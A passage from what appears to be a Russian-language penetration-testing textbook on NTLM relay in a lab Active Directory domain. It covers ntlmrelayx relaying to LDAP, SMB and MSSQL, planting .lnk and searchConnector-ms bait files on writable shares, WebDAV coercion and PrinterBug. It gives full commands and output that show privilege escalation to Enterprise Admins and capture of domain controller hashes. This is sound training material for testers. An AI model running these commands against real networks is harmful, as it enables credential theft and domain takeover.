[+] Permission found: Full Control on CN=Enterprise Ad-
mins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL; Reason: GENERIC_ALL via CN=SQL Ad-
mins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] User privileges found: Adding user to a privileged group (Enterprise Ad-
mins)
[+] Performing Group attack
[*] Adding user: plaintext to group Enterprise Admins result: OK
[*] Privilege escalation successful, shutting down...
```

В приведённом выше примере ntlmrelayx ретранслировал HTTP-аутентификацию NTLM пользователя INLANEFREIGHT/NPORTS через LDAP на контроллер домена и перечислил привилегии пользователя. NPORTS является членом группы администраторов SQL, которая имеет полный доступ к группе Enterprise Admins, поэтому ntlmrelayx добавил учётную запись plaintext$ в высокопривилегированную группу Enterprise Admins.

Ретрансляция NTLM через HTTP

В предыдущих атаках после ретрансляции выполнялась ретрансляция HTTP NTLM-аутентификации для выполнения кросс-протокольных атак после ретрансляции LDAP. Однако также возможно ретранслировать NTLM-аутентификацию с других протоколов через HTTP для выполнения кросс-протокольных атак после ретрансляции HTTP. В частности, эти HTTP-атаки после ретрансляции могут предоставлять доступ к веб-точкам с ограниченным доступом, позволяя выполнять различные действия в качестве аутентифицированных пользователей, например запрашивать сертификаты у конечных точек регистрации ADCS и злоупотреблять конечными точками входа ADFS. Можно автоматизировать фаззинг конечных точек с поддержкой NTLM с помощью инструмента NTLMRecon.

Протокол NTLM через HTTP (MS-NTHT/NTHT) определяет, как происходит аутентификация NTLM по HTTP. Предположим, что веб-клиент запрашивает у веб-сервера конечную точку с защищённым доступом, используя GET-запрос по (вымышленному) URL-адресу https://site com/protected/unlimited.php. При первой попытке доступа к ресурсу веб-клиент отправляет GET-запрос без заголовка Authorization:

```
GET protected/unlimited.php
```

Веб-сервер отвечает на запрос кодом 401 (Unauthorized) и запрашивает использование проверки подлинности NTLM для доступа к этому ресурсу, отправляя заголовок ответа WWW-Authenticate со значением NTLM:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM
```

Зная, что веб-сервер запрашивает аутентификацию NTLM, веб-клиент получает учётные данные локального пользователя с помощью пакета безопасности NTLMSSP, а затем генерирует новый GET-запрос к веб-серверу. Запрос содержит заголовок авторизации с NTLM NEGOTIATE_MESSAGE, закодированным в формате base64, в NTLM-данных:

```
GET protected/unlimited.php
Authorization: NTLM tESsBmE/yNY3lb6a0Ls8Ks19wQX1Lf36vVQEZNqwQn0s8Unew
```

При получении ответа от веб-клиента веб-сервер декодирует NTLM-данные, закодированные в формате base64, содержащиеся в заголовке авторизации, и передаёт их своей реализации MS-NLMP. Если сервер принимает эти данные аутентификации, он отвечает кодом состояния HTTP 401 и заголовком WWW-Authenticate с сообщением NTLM CHALLENGE_MESSAGE в NTLM-data:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: NTLM yNY3lb6a0L6vVxOp3MxIQEZNqwQn0s8UNew33KdZvs1Onv
```

Затем веб-клиент декодирует закодированные в формате base64 данные NTLM-data, содержащиеся в заголовке WWW-Authenticate, и передаёт их своей реализации MS-NLMP. Если эти данные аутентификации действительны, клиент отвечает повторной отправкой GET-запроса с заголовком Authorization, содержащим NTLM AUTHENTICATE_MESSAGE в NTLM-data:

```
GET protected/unlimited.php
Authorization: NTLM kGaXHz6/owHcWRlvGFk8ReUa1O7dNmQL2dZKHo=QEZNqwQn0s8U
```

Наконец, веб-сервер декодирует NTLM-данные, закодированные в формате base64, содержащиеся в заголовке Authorization, и передаёт их своей реализации MS-NLMP. Если веб-сервер принимает эти данные аутентификации от веб-клиента, он отвечает кодом HTTP Successful 2xx, указыва-

ющим на успешное выполнение запроса, в дополнение к запрошенному контенту. Если используемый веб-клиент (например, браузер) не поддерживает схему аутентификации NTLM, можно использовать прокси-сервер Proxy-Ez, который поддерживает все схемы HTTP-аутентификации. Кроме того, можно использовать утилиту NTLMParse из репозитория ADFSRelay для декодирования сообщений NTLM, закодированных в формате base64.

Ретрансляция NTLM через RPC

Стандарт DCE 1.1: Remote Call Procedure (DCE: RPC), выпущенный The Open Group в 1997 году, также известный как C706, служит технической спецификацией для распределённой вычислительной среды (Distributed Computing Environment, DCE) и её механизмов удалённого вызова процедур (Remote Procedure Call, RPC). C706 всесторонне определяет службы RPC, интерфейсы, протоколы, правила кодирования и язык определения интерфейсов (IDL).

В основе DCE RPC лежит протокол RPC (коммуникационный), который позволяет программам или процессам выполнять функции на удалённых серверах так же, как если бы они были локальными. В RPC клиент инициирует вызов процедуры, направленный на сервер в другой системе по сети. Клиент отправляет запрос серверу, определяя процедуру для выполнения и предоставляя необходимые данные. Получив запрос, сервер выполняет процедуру с предоставленными данными и отправляет ответ с результатами. IDL предлагает независимые от языка средства описания интерфейсов и структур данных, упрощая генерацию кода и обеспечивая эффективное взаимодействие между клиентскими и серверными компонентами в распределённых вычислительных средах. Известные реализации RPC включают DCE RPC, gRPC, Java RMI, CORBA и DCOM.

Реализация DCE RPC от Microsoft определена в документе Remote Procedure Call Protocol Extensions (MS-RPCE/RPCE). MS-RPCE – это набор расширений спецификации C706. Он добавляет новые возможности, обеспечивает более безопасные реализации и иногда накладывает дополнительные ограничения на DCE RPC. Аутентификация NTLM входит в число различных поставщиков безопасности, поддерживаемых MS-RPC. Уровни и провайдеры безопасности представлены в табл. 6.

6. Уровни и провайдеры безопасности

Уровень	Значение	Провайдер безопасности
RPC_C_AUTHN_NONE	0x00	No Authentication
RPC_C_AUTHN_GSS_NEGOTIATE	0x09	SPNEGO
RPC_C_AUTHN_WINNT	0x0A	NTLM
RPC_C_AUTHN_GSS_SCHANNEL	0x0E	TLS
RPC_C_AUTHN_GSS_KERBEROS	0x10	Kerberos
RPC_C_AUTHN_NETLOGON	0x44	Netlogon
RPC_C_AUTHN_DEFAULT	0xFF	То же, что и RPC_C_AUTHN_WINNT

Клиенты и серверы могут устанавливать уровни аутентификации для вызовов RPC – числовые значения, указывающие уровень аутентификации или защиты сообщений, которые RPC будет применять к определённому процессу обмена сообщениями. Если используется ретранслятор с интерфейсом, принимающим RPC_C_AUTHN_LEVEL_CONNECT, можно ретранслировать аутентификацию NTLM через него и установить сеанс с аутентификацией.

Количество протоколов RPC, которые можно использовать с ретранслятором NTLM, минимально, включая протокол удалённого взаимодействия службы планировщика заданий (MS-TSCH) и протокол удалённого доступа ICertPassage (MS-ICPR/ICPR). Инструмент ntlmrelayx поддерживает ретрансляцию аутентификации NTLM через TSCH для удалённого выполнения команд на серверах Microsoft Exchange.

Ретрансляция NTLM по всем протоколам

Инструмент ntlmrelayx поддерживает подстановочный знак all для определения цели. Вместо того, чтобы использовать одну конкретную службу/одного пользователя на ретрансляторах, можно использовать каждое ретранслируемое соединение, независимо от службы/пользователя. Сначала изменим определение цели ретрансляции для использования схемы all://:

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
```

Затем нужно отключить все серверы Responder и запустить его для фильтрации трафика:

```
ed -i '4,18s/= On/= Off/g' Responder.conf
sudo python3 Responder.py -I ens192
```

```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [OFF]
<SNIP>
```

После этого запустим ntlmrelayx с опцией -socks, чтобы он добавлял к своему SOCKS-серверу каждый аутентифицированный сеанс, который может установить с ретрансляторами:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server
```

```
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impack-
et.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
<SNIP>
[*] SMBD-Thread-39: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target http://172.16.117.50
[*] SMBD-Thread-40: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smtp://172.16.117.50
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/JPEREZ SUC-
CEED
[*] SOCKS: Adding INLANEFREIGHT/[email](445) to active SOCKS connection. En-
joy
[*] SMBD-Thread-41: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target rpc://172.16.117.50
<SNIP>
stopservers
[*] Shutting down HTTP Server
[*] Shutting down SMB Server
[*] Shutting down RAW Server
[*] Shutting down WCF Server
[*] Relay servers stopped
```

Подождав некоторое время и остановив ретрансляторы командой stopservers, заметим, что ntlmrelayx установил несколько аутентифицированных сеансов при использовании команды socks:

```
ntlmrelayx> socks

Protocol  Target         Username               AdminStatus  Port
--------  -------------  ---------------------  -----------  ----
SMB       172.16.117.50  INLANEFREIGHT/JPEREZ   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/NPORTS   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/PETER    TRUE         445
HTTPS     172.16.117.50  INLANEFREIGHT/RMONTY   N/A          1433
SMB       172.16.117.60  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/NPORTS   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/JPEREZ   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/PETER    FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/RMONTY   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/JPEREZ   N/A          1433
MSSQL     172.16.117.60  INLANEFREIGHT/PETER    N/A          1433
```

Можно использовать эти аутентифицированные сеансы, которые ntlmrelayx хранит на своём SOCKS-сервере, туннелируя инструменты через proxychains.

1.4. ЗЛОУПОТРЕБЛЕНИЕ ДОСТУПОМ К ОБЩИМ КАТАЛОГАМ

Мы рассмотрели, как злоупотребить настройками по умолчанию в ОС Windows в случае, когда DNS-сервер не может ответить на DNS-запрос, и использовать Responder для перехвата и отравления этого запроса, реализуя атаку «человек посередине». Однако, если эта функция отключена в сети или пользователи не выполняют эти действия, можно использовать другие функции ОС Windows, которые позволят принудительно выполнить аутентификацию непосредственно на компьютере атакующего.

По умолчанию в ОС Windows при посещении каталога пользователем автоматически выполняется попытка отображения значков файлов. Можно воспользоваться этой функцией, разместив файл с местоположением значка, указывающим на удалённый UNC-путь (на атакующий хост), те самым заставив пользователя, открывшего этот каталог, пройти аутентификацию по указанному UNC-адресу.

Предположим, мы находим пользователя с доступом к общему каталогу или к общему каталогу, к которому разрешён анонимный доступ с правами на чтение и запись. В этом случае можно поместить там вредоносный файл и дождаться подключения пользователя, перехватить его NTLM-аутентификацию и передать её на ретранслятор.

Используем crackmapexec для сканирования сети на наличие общих папок, допускающих анонимный доступ:

```
crackmapexec smb 172.16.117.0/24 -u anonymous -p '' --shares

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\anonymous:
SMB         172.16.117.3    445    DC01             [*] Enumerated shares
SMB         172.16.117.3    445    DC01             Share           Permis-
sions     Remark
SMB         172.16.117.3    445    DC01             -----           ---------
--     ------
```

```
SMB         172.16.117.3    445    DC01             ADMIN$
       Remote Admin
SMB         172.16.117.3    445    DC01             C$
       Default share
SMB         172.16.117.3    445    DC01             CertEnroll
       Active Directory Certificate Services share
SMB         172.16.117.3    445    DC01             IPC$            READ
       Remote IPC
SMB         172.16.117.3    445    DC01             NETLOGON
       Logon server share
SMB         172.16.117.3    445    DC01             smb
READ,WRITE
SMB         172.16.117.3    445    DC01             SYSVOL
       Logon server share
<SNIP>
```

В приведённом выше выводе команды обнаружен общий каталог с именем smb на сервере DC01, для которого есть права на чтение и запись. Следовательно, можно поместить в него вредоносный файл. Рассмотрим инструменты, которые можно использовать для генерации файлов и размещения в общих папках.

Одним из наиболее распространённых типов файлов для такого типа атак являются ярлыки (.lnk). Чтобы использовать ярлык, необходимо указать путь к значку в формате UNC. При желании можно добавить символ @ в начале имени файла, чтобы он отображался в верхней части каталога и был виден в проводнике Windows и запускался, как только пользователь получит доступ к общему ресурсу.

Чтобы создать файл формата .lnk, будем использовать ntlm_theft – инструмент для генерации файлов в целях получения хешей NTLMv2. Инструмент поддерживает опцию -g для выбора типа файла, который будет генерироваться, или ключевое слово all для создания всех типов файлов. Также нужно установить опцию -s, которая соответствует IP-адресу сервера захвата хешей SMB. Имя файла задаётся с помощью опции -f.

Пример:

```
python3 ntlm_theft.py -g all -s 172.16.117.30 -f '@myfile'

Created: @myfile/@myfile.scf (BROWSE TO FOLDER)
Created: @myfile/@myfile-(url).url (BROWSE TO FOLDER)
Created: @myfile/@myfile-(icon).url (BROWSE TO FOLDER)
Created: @myfile/@myfile.lnk (BROWSE TO FOLDER)
Created: @myfile/@myfile.rtf (OPEN)
Created: @myfile/@myfile-(stylesheet).xml (OPEN)
Created: @myfile/@myfile-(fulldocx).xml (OPEN)
```

```
Created: @myfile/@myfile.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: @myfile/@myfile-(includepicture).docx (OPEN)
Created: @myfile/@myfile-(remotetemplate).docx (OPEN)
Created: @myfile/@myfile-(frameset).docx (OPEN)
Created: @myfile/@myfile-(externalcell).xlsx (OPEN)
Created: @myfile/@myfile.wax (OPEN)
Created: @myfile/@myfile.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: @myfile/@myfile.asx (OPEN)
Created: @myfile/@myfile.jnlp (OPEN)
Created: @myfile/@myfile.application (DOWNLOAD AND OPEN)
Created: @myfile/@myfile.pdf (OPEN AND ALLOW)
Created: @myfile/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: @myfile/Autorun.inf (BROWSE TO FOLDER)
Created: @myfile/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

Можно использовать файлы .url или .lnk, так как они активируются при просмотре пользователями общего каталога. Используем утилиту smbclient.py для подключения к общему каталогу и размещению там файла:

```
smbclient.py [email] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
CertEnroll
IPC$
NETLOGON
smb
SYSVOL
# use smb
# put @myfile/@myfile.lnk
# exit
```

Теперь используем схему all:// в ntlmrelayx, чтобы попытаться подключиться ко всем службам на целевой машине.

```
cat relayTargets.txt

all://172.16.117.50
all://172.16.117.60
ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
```

```
ntlmrelayx> [*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email] con-
trolled, attacking target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS FAILED
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS SUC-
CEED
[*] SOCKS: Adding INLANEFREIGHT/[email](445) to active SOCKS connection. En-
joy
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS SUC-
CEED
[*] SOCKS: Adding INLANEFREIGHT/[email](1433) to active SOCKS connection. En-
joy
ntlmrelayx> socks
Protocol  Target         Username              AdminStatus  Port
--------  -------------  --------------------  -----------  ----
SMB       172.16.117.60  INLANEFREIGHT/CMATOS  FALSE        445
MSSQL     172.16.117.60  INLANEFREIGHT/CMATOS  N/A          1433
```

Обсудим некоторые строки вышеприведённого вывода:

```
[*] SMBD-Thread-13: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.50
[-] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/CMATOS FAILED
```

В строке с SMBD-Thread-13 указывается, что аутентификация выполняется с адреса 172.16.117.50, и она не завершается успешно, поскольку пользователь, просматривавший общий каталог, имел адрес 172.16.117.50, а целевой хост – тот же 172.16.117.50. Нельзя выполнить обратную ретрансляцию на тот же хост.

Строки с SMBD-Thread-28 и SMBD-Thread-29 сообщают об успешной аутентификации с адреса 172.16.117.60 для служб SMB и MSSQL:

```
[*] SMBD-Thread-28: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/CMATOS SUC-
CEED
[*] SMBD-Thread-29: Connection from INLANEFREIGHT/[email] controlled, attack-
ing target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/CMATOS SUC-
CEED
```

1.5. АТАКИ ЧЕРЕЗ WEBDAV

Мы узнали, как использовать общие каталоги, чтобы заставить пользователей подключаться к атакующему хосту и ретранслировать аутентификацию NTLM. Однако при аутентификации используется протокол SMB, кото-

рый имеет определённые ограничения, особенно в случае, если необходимо проводить другие типы атак, такие как кросс-протокольная ретрансляция LDAP. В таких случаях используем метод, позволяющий принудительно использовать аутентификацию по протоколу HTTP вместо SMB, задействовав WebDAV.

Web Distributed Authoring and Versioning (WebDAV), определённый в RFC 4918 протокол, – это расширение HTTP, которое определяет методы выполнения основных файловых операций, таких как копирование, перемещение, удаление и создание файлов с использованием протокола HTTP. Если есть хосты с включённой службой WebClient, можно предоставить средствам принудительной аутентификации строку подключения для протокола WebDAV вместо формата UNC, заставив её аутентифицировать атакующую машину с помощью HTTP-аутентификации NTLM.

Служба Windows, отвечающая за WebDAV, – служба WebClient. На рабочих станциях Windows служба включена по умолчанию, в отличие от серверов Windows. Но даже если служба включена по умолчанию на рабочих станциях, она может быть не запущена. Воспользуемся CrackMapExec для проверки сети и определения, запущена ли служба:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.60   445    SQL01            [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

Ни на одном из этих серверов не запущена служба WebDav. Однако служба WebClient может быть просто остановлена, и можно попробовать запустить её, принудительно установив соединение со службой WebDav с помощью файла Windows Search Connectors (.searchConnector-ms). Файл *.searchConnector-ms – это специальный файл, используемый для связи

функции поиска компьютера с определёнными веб-службами или базами данных. Он позволяет быстро находить информацию из источника без запуска веб-браузера или дополнительного программного обеспечения. Этот тип файла полезен тем, что он может помочь принудительно включить службу WebClient на удалённом компьютере, если она отключена, и в конечном итоге позволит принудительно выполнить HTTP-аутентификацию. Для этого возьмём следующий XML-файл и поместим его в общий каталог, к которому есть доступ:

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>https://whatever/</url>
    </simpleLocation>
</searchConnectorDescription>
```

В качестве альтернативы можем использовать модуль drop-sc CrackMapExec, который создаст файл и сохранит его в общем каталоге:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=smb FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable share:
smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the smb share
```

Как только пользователь подключится к общему каталогу, на компьютере запустится служба WebClient, поскольку она пытается подключиться к веб-серверу, указанному в URL-адресе. Снова воспользуемся модулем webdav CrackMapExec, чтобы проверить, был ли включён WebDAV на каких-либо машинах:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01            WebClient Service enabled
on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

Теперь, когда на сервере WS01 включён WebDAV, можно использовать модуль Slinky, чтобы заставить клиента выполнить HTTP-аутентификацию. Однако нужно задать адрес SERVER в формате \\ANY_STRING@8008\important:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M slinky -o SERV-
ER=NOAREALNAME@8008 NAME=important

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\anonymous:
SLINKY      172.16.117.3    445    DC01             [+] Found writable share:
smb
SLINKY      172.16.117.3    445    DC01             [+] Created LNK file on
the smb share
```

Далее используем Responder для обработки ответа на запрос к имени NOAREALNAME:

```
sudo python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
```

Наконец, выполняем ntlmrelayx и передаём HTTP-аутентификацию в протокол LDAP. Нужно включить опцию --http-port 8008, поскольку используется порт 8008 в UNC-пути. Опция --no-smb-server используется для того, чтобы не запускать SMB-сервер. Она не является обязательной. Используем её только потому, что необходимо получать HTTP-аутентификацию только через порт 8008:

```
ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-smb-server --http-port
8008 --no-da --no-acl --no-validate-privs --lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] HTTPD(8008): Connection from 172.16.117.50 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(8008): Authenticating against ldap://172.16.117.3 as INLANE-
FREIGHT/CMATOS SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

1.6. ПРИНУДИТЕЛЬНАЯ АУТЕНТИФИКАЦИЯ

Помимо рассмотренного метода и атак отравления и спуфинга, существует ещё один метод, известный как принуждение к аутентификации. В отличие от отравления или спуфинга, атаки принуждения к аутентификации запускают операцию, которая заставляет клиента пройти аутентификацию, даже если он не намерен это делать.

Методы принуждения к аутентификации более ориентированы на цель, чем методы отравления и спуфинга. Атаки принуждения к аутентификации обычно основаны на небезопасных программных реализациях, которые присутствует в некоторых протоколах, используемых для обеспечения конфиденциальности. Рассмотрим некоторые распространённые инструменты и методы принудительной аутентификации.

Познакомимся с различными инструментами, позволяющими принудительно выполнить аутентификацию по протоколам SMB и HTTP NTLM атакуемыми целями. Несмотря на их многочисленность, практически все они используют одну и ту же последовательность операций:

1. Аутентификация на удалённом компьютере с использованием действительных учётных данных домена (обычно по протоколу SMB).

2. Подключение к удалённому каналу по протоколу SMB, такому как \PIPE\netdfs, \PIPE\efsrpc, \PIPE\lsarpc или \PIPE\lsass.

3. Привязка к протоколу RPC для вызова его методов на произвольном целевом компьютере.

Для использования принудительной аутентификации HTTP NTLM потребуется использовать модуль CrackMapExec drop-sc для включения службы WebClient на SQL01$:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=Testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable share:
Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

Подождав пару минут и задействовав модуль webdav CrackMapExec, заметим, что на узле включён сервис WebDAV:

```
      crackmapexec smb 172.16.117.60 -u plaintext$ -p o6@ekK5#rlw2rAe -M web-
dav

      SMB         172.16.117.60   445    SQL01            [*] Windows 10.0
Build 17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
      SMB         172.16.117.60   445    SQL01            [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
      WEBDAV      172.16.117.60   445    SQL01            WebClient Service
enabled on: 172.16.117.60
```

MS-RPRN PrinterBug

В методе PrinterBug задействуется протокол удалённой печати Print System Remote Protocol (MS-RPRN/RPRN), используемый службой очереди печати, которая по умолчанию работает на всех компьютерах с ОС Windows. В частности, PrinterBug использует метод RpcRemoteFindFirstPrinterChangeNotificationEx, который создаёт объект удалённого уведомления, отслеживающий изменения объектов принтера и отправляющий уведомления клиентам печати с помощью RpcRouterReplyPrinter или RpcRouterReplyPrinterEx. PrinterBug использует RpcRemoteFindFirstPrinterChangeNotificationEx для принудительной аутенти-

фикации SMB NTLM с компьютера, подключённого к домену, заставляя его отправлять уведомление на компьютер, контролируемый злоумышленником, что потребует аутентификации.

Исследователи безопасности разработали множество инструментов для злоупотребления PrinterBug, использующих различные языки программирования, включая printerbug.py (Python), MSRPRN-coerce (Python) и SpoolSample (C#). Будем использовать утилиту printerbug.py и учётные данные компьютера, созданные в предыдущем разделе, чтобы заставить контроллер домена пройти аутентификацию на атакующей машине. У printerbug.py есть два аргумента target и listener: target требует использования формата domain/user:password@target для указания компьютера-жертвы, а listener требует указания имени хоста или IP-адреса атакующей машины, на которой printerbug.py будет принудительно проходить аутентификацию (кроме того, можно использовать параметр -no-pass, если необходимо проксировать printerbug.py через ntlmrelayx):

```
python3 printerbug.py inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.3
172.16.117.30

[*] Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.3
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

После выполнения команды заметим, что Responder (необходимо убедиться, что SMB-сервер в Responder.conf включён) захватил хеш SMB NTLMv2-SSP DC01$:

```
python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::INLANEFREIGHT:24044d80125
```

